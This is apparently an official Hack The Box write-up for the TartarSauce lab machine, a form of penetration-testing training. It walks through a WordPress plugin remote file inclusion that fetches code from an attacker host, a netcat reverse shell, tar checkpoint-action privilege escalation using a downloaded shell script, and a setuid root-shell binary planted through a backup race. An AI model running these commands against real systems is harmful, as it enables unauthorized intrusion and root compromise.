




Hack The Box
PEN-TESTING LABS



TartarSauce

28th October 2018 / Document No D18.100.23

Prepared By: egre55

Machine Author: 3mrgnc3 & ihack4falafel

Difficulty: **Medium**

Classification: Official



SYNOPSIS

TartarSauce is a fairly challenging box that highlights the importance of a broad remote enumeration instead of focusing on obvious but potentially less fruitful attack vectors. It features a quite realistic privilege escalation requiring abuses of the tar command. Attention to detail when reviewing tool output is beneficial when attempting this machine.

Skills Required

- Basic knowledge of web application enumeration tools
- Intermediate Linux command-line knowledge

Skills Learned

- Static analysis of shell scripts
- Identification and exploitation of tar GTF0Bin using multiple techniques



Enumeration

Nmap & Gobuster

```
masscan -p1-65535 10.10.10.88 --rate=1000 -e tun0 > ports
```

```
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$/') 
```

```
Nmap -sC -sV -p$ports 10.10.10.88
```

```
root@kali:~# nmap -sC -sV -p$ports 10.10.10.88
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-29 12:49 UTC
Nmap scan report for 10.10.10.88
Host is up (0.080s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
| /webservices/developmental/ /webservices/phpmyadmin/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Landing Page
```

There is an apache installation on port 80 and robots.txt reveals several potentially interesting subdirectories within the “webservices” root directory. The Monstra CMS is accessible but is not exploitable in this instance.

Further enumeration using Gobuster reveals an additional “/webservices/wp” subdirectory.

```
go run main.go -u http://10.10.10.88/webservices/ -w
```

```
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt -s '200,204,301,302,307,403,500'
```

```
root@kali:/opt/gobuster# go run main.go -u http://10.10.10.88/webservices/ -w /usr/share/dirbuster/word
=====
Gobuster v2.0.1                      OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.88/webservices/
[+] Threads       : 10
[+] Wordlist       : /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes  : 200,204,301,302,307,403,500
[+] Timeout       : 10s
=====
2018/10/26 17:57:51 Starting gobuster
=====
/wp (Status: 301)
```



WPScan

Manual inspection confirms this is a WordPress installation and enumeration with WPScan reveals that a vulnerable plugin “Gwolle Guestbook” is installed. However, the listed XSS vulnerability doesn’t seem that promising.

```
wpscan --url http://10.10.10.88/webservices/wp --enumerate p
```

```
[+] Name: gwolle-gb - v2.3.10
| Last updated: 2018-09-23T14:06:00.000Z
| Location: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/
| Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
[!] The version is out of date, the latest version is 2.6.5

[!] Title: Gwolle Guestbook <= 2.5.3 - Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/9109
Reference: http://seclists.org/fulldisclosure/2018/Jul/89
Reference: http://www.defensecode.com/advisories/DC-2018-05-008_WordPress_Gwolle_Guestbook_Plugin_Advisory.pdf
Reference: https://plugins.trac.wordpress.org/changeset/1888023/gwolle-gb
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-17884
```

Even though WPScan was updated before running it, it is worth running searchsploit to check if there are other exploits for this plugin in Exploit-DB. There is a RFI vulnerability listed but this doesn’t match the version reported by WPScan.

```
root@kali:~# searchsploit --overflow --exact Gwolle
-----
Exploit Title
-----
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion
-----
```

After revisiting the WPScan output and inspecting the Gwolle Guestbook readme, it seems that the admin modified the version in the readme in order to trick WPScan. The actual version is 1.5.3 and therefore the RFI vulnerability is relevant, and the exploit is copied locally for further inspection.

```
root@kali:~# searchsploit --overflow --exact --mirror 38861
Exploit: WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion
URL: https://www.exploit-db.com/exploits/38861/
Path: /usr/share/exploitdb/exploits/php/webapps/38861.txt
File Type: UTF-8 Unicode text, with very long lines, with CRLF line terminators
Copied to: /root/38861.txt
```



Exploitation

Remote File Inclusion

The RFI is due to improper input sanitization of the "abspath" parameter, which can be exploited with an HTTP GET request as follows:

`http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.10`

```
root@kali:~# ufw allow from 10.10.10.88 to any port 80,443 proto tcp
Rule added
root@kali:~# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.88] 60572
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018 i686 athlon i686 GNU/Linux
18:32:48 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/bin/bash script -q /dev/null
www-data@TartarSauce:/$ ^Z
[1]+  Stopped                  nc -lvnp 443
root@kali:~# stty raw -echo
root@kali:~# nc -lvnp 443
reset
reset: unknown terminal type unknown
Terminal type? xterm
```

After adding the necessary firewall exceptions, the connection is received and shell upgraded.



Privilege Escalation

Tar command execution

www-data is able to run any tar command as the user onuma, without having to enter a password. Examination of the tar man page reveals several candidates for achieving command execution. One well-documented method involves abusing wildcards and checkpoint actions. For further information, see:

https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

```
www-data@TartarSauce:/$ sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
www-data@TartarSauce:/$ cd /dev/shm; mkdir tar; cd tar
www-data@TartarSauce:/dev/shm/tar$ echo > '--checkpoint=1'
<hm/tar$ echo > '--checkpoint-action=exec=sh shell.sh'
www-data@TartarSauce:/dev/shm/tar$ wget http://10.10.14.15/shell.sh
--2018-10-26 18:55:32-- http://10.10.14.15/shell.sh
Connecting to 10.10.14.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 79 [text/x-sh]
Saving to: 'shell.sh'

shell.sh          100%[=====>]          79  --.-KB/s   in 0s

2018-10-26 18:55:32 (16.2 MB/s) - 'shell.sh' saved [79/79]

www-data@TartarSauce:/dev/shm/tar$ sudo -u onuma /bin/tar cf archive.tar *
```



Exploitation of backupperer service

After receiving a shell as onuma, the post-exploitation enumeration can be continued using LinEnum. Carefully examination of its output reveals that a systemd timer “backupperer.service” is run every few minutes.

```
[~] Systemd timers:
NEXT          LEFT          LAST          PASSED        UNIT          ACTIVATES
Fri 2018-10-26 19:03:59 EDT 2min 47s left Fri 2018-10-26 18:58:59 EDT 2min 12s ago backupperer.timer backupperer.service
Sat 2018-10-27 01:03:44 EDT 6h left      Fri 2018-10-26 16:28:40 EDT 2h 32min ago apt-daily.timer apt-daily.service
Sat 2018-10-27 06:50:28 EDT 11h left     Fri 2018-10-26 16:28:40 EDT 2h 32min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Sat 2018-10-27 16:43:41 EDT 21h left     Fri 2018-10-26 16:43:41 EDT 2h 17min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
```

watch -n 1 'systemctl list-timers'

```
Every 1.0s: systemctl list-timers          Sat Oct 27 19:38:12 2018
NEXT          LEFT          LAST          PASSED
UNIT          ACTIVATES
Sat 2018-10-27 19:38:54 EDT 42s left     Sat 2018-10-27 19:33:54 EDT 4min 17s ago
backupperer.timer backupperer.service
```

A static analysis of **/usr/sbin/backupperer (Appendix A)**, reveals that /var/www/html/ is backed up to /var/tmp/, and subsequently extracted to “/var/tmp/check/var/www/html/”. If this folder exists and its contents are not the same as “/var/www/html”, the extracted files are not immediately deleted. There is a window of opportunity to replace this backup with a malicious version and have a setuid binary extracted. The 32-bit setuid binary and tar archive are created:

```
root@kali:~/hackthebox/tartarsauce/var/www/html# cat <<EOF > setuid.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
    setuid(0); setgid(0); system("/bin/sh");
}
EOF
root@kali:~/hackthebox/tartarsauce/var/www/html# gcc -m32 -o setuid setuid.c
root@kali:~/hackthebox/tartarsauce/var/www/html# chmod 4755 setuid
root@kali:~/hackthebox/tartarsauce/var/www/html# rm setuid.c
root@kali:~/hackthebox/tartarsauce/var/www/html# cd ../../..
root@kali:~/hackthebox/tartarsauce# tar -zcvf setuid.tar.gz var/
var/
var/www/
var/www/html/
var/www/html/setuid
```




If the error “bits/libc-header-start.h: No such file” is encountered when attempting to compile the 32-bit binary, this is resolved by installing gcc-multilib.

Reference: <https://bugs.launchpad.net/ubuntu/+source/xen/+bug/1725390>

After transferring the payload and overwriting the temporary backup file (e.g. “.05ec79...”), the setuid binary is successfully extracted and a root shell is gained.

```
onuma@TartarSauce:/var/tmp$ ls -al
total 44
drwxrwxrwt  9 root  root  4096 Oct 27 19:44 .
drwxr-xr-x 14 root  root  4096 Feb  9 2018 ..
-rw-r--r--  1 onuma onuma 2733 Oct 27 19:44 .05ec79cecc36a1e8f11c6052b06622769403ca1b
drwxr-xr-x  3 root  root  4096 Oct 27 19:44 check
-rw-r--r--  1 onuma onuma 2733 Oct 27 2018 setuid.tar.gz
drwx----- 3 root  root  4096 Feb 17 2018 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-
drwx----- 3 root  root  4096 Feb 17 2018 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-
drwx----- 3 root  root  4096 Feb 15 2018 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-
drwx----- 3 root  root  4096 Feb 15 2018 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-
drwx----- 3 root  root  4096 Feb 15 2018 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-
drwx----- 3 root  root  4096 Oct 21 19:00 systemd-private-ce5f0e2744c74a08bd537939ab93cd70-systemd-
onuma@TartarSauce:/var/tmp$ cd check/var/www/html/
onuma@TartarSauce:/var/tmp/check/var/www/html$ ./setuid
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(onuma)
#
```




Appendix A

```
#!/bin/bash

#-----
# backuperer ver 1.0.2 - by 3mrg003
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#-----

# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errmsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
for n in $(seq 72);
do /usr/bin/printf "$-";
done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf "$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" >
```



```
$testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/* $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
  /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
if [[ $(integrity_chk) ]]
then
  # Report errors so the dev can investigate the issue.
  /usr/bin/printf "$bdr\nIntegrity Check Error in backup last ran : $(/bin/date)\n$bdr\n$tmpfile\n"
  >> $errmsg
  integrity_chk >> $errmsg
  exit 2
else
  # Clean up and save archive to the bkpdire.
  /bin/mv $tmpfile $bkpdire/onuma-www-dev.bak
  /bin/rm -rf $check .
  exit 0
fi

/usr/sbin/backupere
```